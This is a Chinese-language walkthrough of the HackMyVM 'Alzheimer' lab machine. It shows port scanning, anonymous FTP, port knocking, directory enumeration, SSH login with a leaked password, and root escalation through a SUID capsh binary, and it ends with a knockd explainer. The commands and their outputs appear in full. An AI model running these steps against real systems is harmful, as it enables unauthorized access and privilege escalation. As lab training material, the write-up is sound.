Alzheimer

目录

image-20260401141840094

环境配置


该虚拟机的网络没有分配ip,我们重新定义了一个名字为ens33网卡,分配到了IP;该虚拟机还运行了一个knockd服务,它监听的不是ens33。我们要把他改为ens33,然后再重启服务就可以。

image-20260401133552643

1
2
3
Interface = ens33 # 改为这个就可以,我上面的已经更改了。

service knockd restart

这样这个虚拟机的环境就配置好了。

信息收集

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
warn@kali:~$ nmap -sC -sV 192.168.174.136                
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 13:39 CST
Nmap scan report for 192.168.174.136
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
21/tcp open     ftp     vsftpd 3.0.3
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:192.168.174.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230) # 允许匿名访问
22/tcp filtered ssh
80/tcp filtered http
MAC Address: 00:0C:29:ED:86:D1 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds

warn@kali:~$ ftp 192.168.174.136 21           
Connected to 192.168.174.136.
220 (vsFTPd 3.0.3)
Name (192.168.174.136:warn): anonymous
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||44285|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        113          4096 Oct 03  2020 .
drwxr-xr-x    2 0        113          4096 Oct 03  2020 ..
-rw-r--r--    1 0        0              93 Mar 31 03:04 .secretnote.txt
226 Directory send OK.
ftp> get .secretnote.txt
local: .secretnote.txt remote: .secretnote.txt
229 Entering Extended Passive Mode (|||31581|)
150 Opening BINARY mode data connection for .secretnote.txt (93 bytes).
100% |********************************************************************************|    93        3.22 KiB/s    00:00 ETA
226 Transfer complete.
93 bytes received in 00:00 (3.12 KiB/s)
ftp> exit
221 Goodbye.

warn@kali:~/Desktop$ cat .secretnote.txt
I need to knock this ports and 
one door will be open!
1000
2000
3000

这其实就是port knocking,只要我们按正确的端口访问,它的隐藏端口就会打开。

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
warn@kali:~/Desktop$ knock 192.168.174.136 1000 2000 3000 -v                            
hitting tcp 192.168.174.136:1000
hitting tcp 192.168.174.136:2000
hitting tcp 192.168.174.136:3000
                                                                                                                             
warn@kali:~/Desktop$ nmap 192.168.174.136                        
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 13:49 CST
Nmap scan report for 192.168.174.136
Host is up (0.00035s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE
21/tcp open     ftp
22/tcp filtered ssh
80/tcp open     http
MAC Address: 00:0C:29:ED:86:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
# 可以看到打开了80端口。
warn@kali:~/Desktop$ curl -i -s http://192.168.174.136:80/
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 01 Apr 2026 05:50:31 GMT
Content-Type: text/html
Content-Length: 132
Last-Modified: Sat, 03 Oct 2020 09:55:08 GMT
Connection: keep-alive
ETag: "5f784a7c-84"
Accept-Ranges: bytes

I dont remember where I stored my password :(
I only remember that was into a .txt file...
-medusa
# 告诉我们密码在 .txt 文件里面
# 但不确定密码的位置
# medusa 猜测是靶机的用户名
<!---. --- - .... .. -. --. -->
# 密文 -. --- - .... .. -. --.  明文 NOTHING    
# 没有任何东西
warn@kali:~/Desktop$ dirsearch -u http://192.168.174.136/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/warn/Desktop/reports/http_192.168.174.136/__26-04-01_13-52-23.txt

Target: http://192.168.174.136/

[13:52:23] Starting: 
[13:52:26] 301 -  185B  - /admin  ->  http://192.168.174.136/admin/         
[13:52:26] 403 -  571B  - /admin/                                           
[13:52:33] 301 -  185B  - /home  ->  http://192.168.174.136/home/           
[13:52:39] 301 -  185B  - /secret  ->  http://192.168.174.136/secret/       
[13:52:39] 200 -   44B  - /secret/  
                                                                             
Task Completed
                                                                                                                             
warn@kali:~/Desktop$ curl -i -s http://192.168.174.136:80/secret/
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 01 Apr 2026 05:53:01 GMT
Content-Type: text/html
Content-Length: 44
Last-Modified: Sat, 03 Oct 2020 09:56:40 GMT
Connection: keep-alive
ETag: "5f784ad8-2c"
Accept-Ranges: bytes

Maybe my password is in this secret folder?
# 疑问语句,它这里不是很确定,maybe。                                     
                                         
warn@kali:~/Desktop$ curl -i -s http://192.168.174.136:80/home/               
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 01 Apr 2026 05:56:40 GMT
Content-Type: text/html
Content-Length: 34
Last-Modified: Sat, 03 Oct 2020 09:56:17 GMT
Connection: keep-alive
ETag: "5f784ac1-22"
Accept-Ranges: bytes

Maybe my pass is at home!
-medusa
# maybe   
                                                   
warn@kali:~/Desktop$ gobuster dir -u http://192.168.174.136/home/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.174.136/home/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
  
# 这里枚举了220000个常见的文件,都没有枚举到。
# 80 端口,目前我们得不到有用的消息,现在接着从21端口看能不能找打突破口。
# 为啥要进行ftp连接了,敲门成功后,knockd 会执行一些命令,在改变防火墙的同时,也可能对一些文件有所更改。
warn@kali:~/Desktop$ ftp 192.168.174.136 21           
Connected to 192.168.174.136.
220 (vsFTPd 3.0.3)
Name (192.168.174.136:warn): anonymous
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||10898|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        113          4096 Oct 03  2020 .
drwxr-xr-x    2 0        113          4096 Oct 03  2020 ..
-rw-r--r--    1 0        0             116 Apr 01 01:48 .secretnote.txt
ftp> get .secretnote.txt
local: .secretnote.txt remote: .secretnote.txt
229 Entering Extended Passive Mode (|||42630|)
150 Opening BINARY mode data connection for .secretnote.txt (116 bytes).
100% |********************************************************************************|   116        2.08 MiB/s    00:00 ETA
226 Transfer complete.
116 bytes received in 00:00 (93.93 KiB/s)

warn@kali:~/Desktop$ cat .secretnote.txt
I need to knock this ports and 
one door will be open!
1000
2000
3000
Ihavebeenalwayshere!!!
# 文件里多了这么一段内容。
# 这个可能就是密码。

漏洞利用

我们泄露出来ssh的密码,通过ssh密码加用户名,我们可以进行ssh连接。

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
warn@kali:~/Desktop$ ssh medusa@192.168.174.136 -p 22
medusa@192.168.174.136's password: 
Linux alzheimer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 31 03:25:01 2026 from 192.168.174.130
medusa@alzheimer:~$  ls -al
total 36
drwxr-xr-x 3 medusa medusa 4096 Mar 31 03:28 .
drwxr-xr-x 3 root   root   4096 Oct  2  2020 ..
-rw------- 1 medusa medusa  299 Mar 31 05:49 .bash_history
-rw-r--r-- 1 medusa medusa  220 Oct  2  2020 .bash_logout
-rw-r--r-- 1 medusa medusa 3526 Oct  2  2020 .bashrc
drwxr-xr-x 3 medusa medusa 4096 Oct  3  2020 .local
-rw-r--r-- 1 medusa medusa  807 Oct  2  2020 .profile
-rw-r--r-- 1 medusa medusa   19 Oct  3  2020 user.txt
-rw------- 1 medusa medusa  107 Oct  3  2020 .Xauthority
medusa@alzheimer:~$ cat user.txt
HMVrespectmemories

我们接下来要拿到root用户的root.txt。

提权

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
medusa@alzheimer:~$ sudo -l
Matching Defaults entries for medusa on alzheimer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User medusa may run the following commands on alzheimer:
    (ALL) NOPASSWD: /bin/id
# 这个id 无法进行提权

medusa@alzheimer:~$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 157192 Feb  2  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 26776 Feb  6  2019 /usr/sbin/capsh
# 我们可以看到 /usr/sbin/capsh 
# capsh --gid=0 --uid=0 -- 提权
medusa@alzheimer:~$ /usr/sbin/capsh --gid=0 --uid=0 --
root@alzheimer:~# cat /root/root.txt
HMVlovememories

总结

这个靶机的环境有一些配置不当的地方,导致我在做题的时候,即使思路正确,也得不到很好的反馈。总体上这道题的漏洞还是处于信息泄露阶段,还是比较简单的。

port knocking

它本质上是:一种通过预定义的端口序列来控制防火墙规则的技术。服务器上的某些端口(比如SSH的22端口)默认是关闭的,只有当客户端按照正确的顺序访问指定端口后,防火墙才会临时开放目标端口。

这种技术最大的好处就是可以让你的服务器在网络扫描中完全隐身。黑客用nmap扫描的时候,会发现你的服务器上没有任何开放的端口,就像一个"幽灵服务器"一样。

工作原理

当你配置好敲门协议后,服务器会监听网络流量,寻找特定的端口访问模式。比如说,你设置的敲门序列是:先访问1234端口,然后访问5678端口,最后访问9999端口。

服务器上运行着一个守护进程,它会记录每个IP地址的端口访问历史。当某个IP按照正确的顺序访问了这三个端口后,守护进程就会修改防火墙规则,临时开放SSH端口(或者其他你想要开放的端口)给这个IP地址。

这个过程有点像是在玩密室逃脱游戏,你需要按照正确的顺序触发机关,最后的门才会打开。

不过这里有个细节需要注意,敲门的端口访问通常是有时间限制的。如果你敲门的间隔太长,服务器可能会重置计数器,你就需要重新开始敲门序列。

服务配置

1
2
3
# root 
apt install knockd
systemctl start knock 

查看knockd服务的配置。

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
warn@kali:~/Desktop$ cat /etc/knockd.conf   
[options]
        UseSyslog
# 开始
[openSSH]
	    # 敲门暗号顺序
        sequence    = 7000,8000,9000
        # 设置超时时间
        seq_timeout = 5
        # 设置敲门成功后要执行的命令
        command     = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
# 关闭
[closeSSH]
        sequence    = 9000,8000,7000
        seq_timeout = 5
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
#开启
[openHTTPS]
        sequence    = 12345,54321,24680,13579
        seq_timeout = 5
        command     = /usr/local/sbin/knock_add -i -c INPUT -p tcp -d 443 -f %IP%
        tcpflags    = syn

本质上,在敲门成功后执行的是一个命令,我们要警惕敲门成功后的任何改变,有些命令可能导致信息的泄露。

客户端敲门的方式:

  1. knock
1
knock 192.168.174.136 1000 2000 3000 -v
  1. telnet
1
2
3
telent 192.168.174.136 1000
telent 192.168.174.136 2000
telent 192.168.174.136 3000
  1. nmap
1
2
3
for port in 7000 8000 9000; do 
  nmap -Pn -p $port 192.168.1.100
done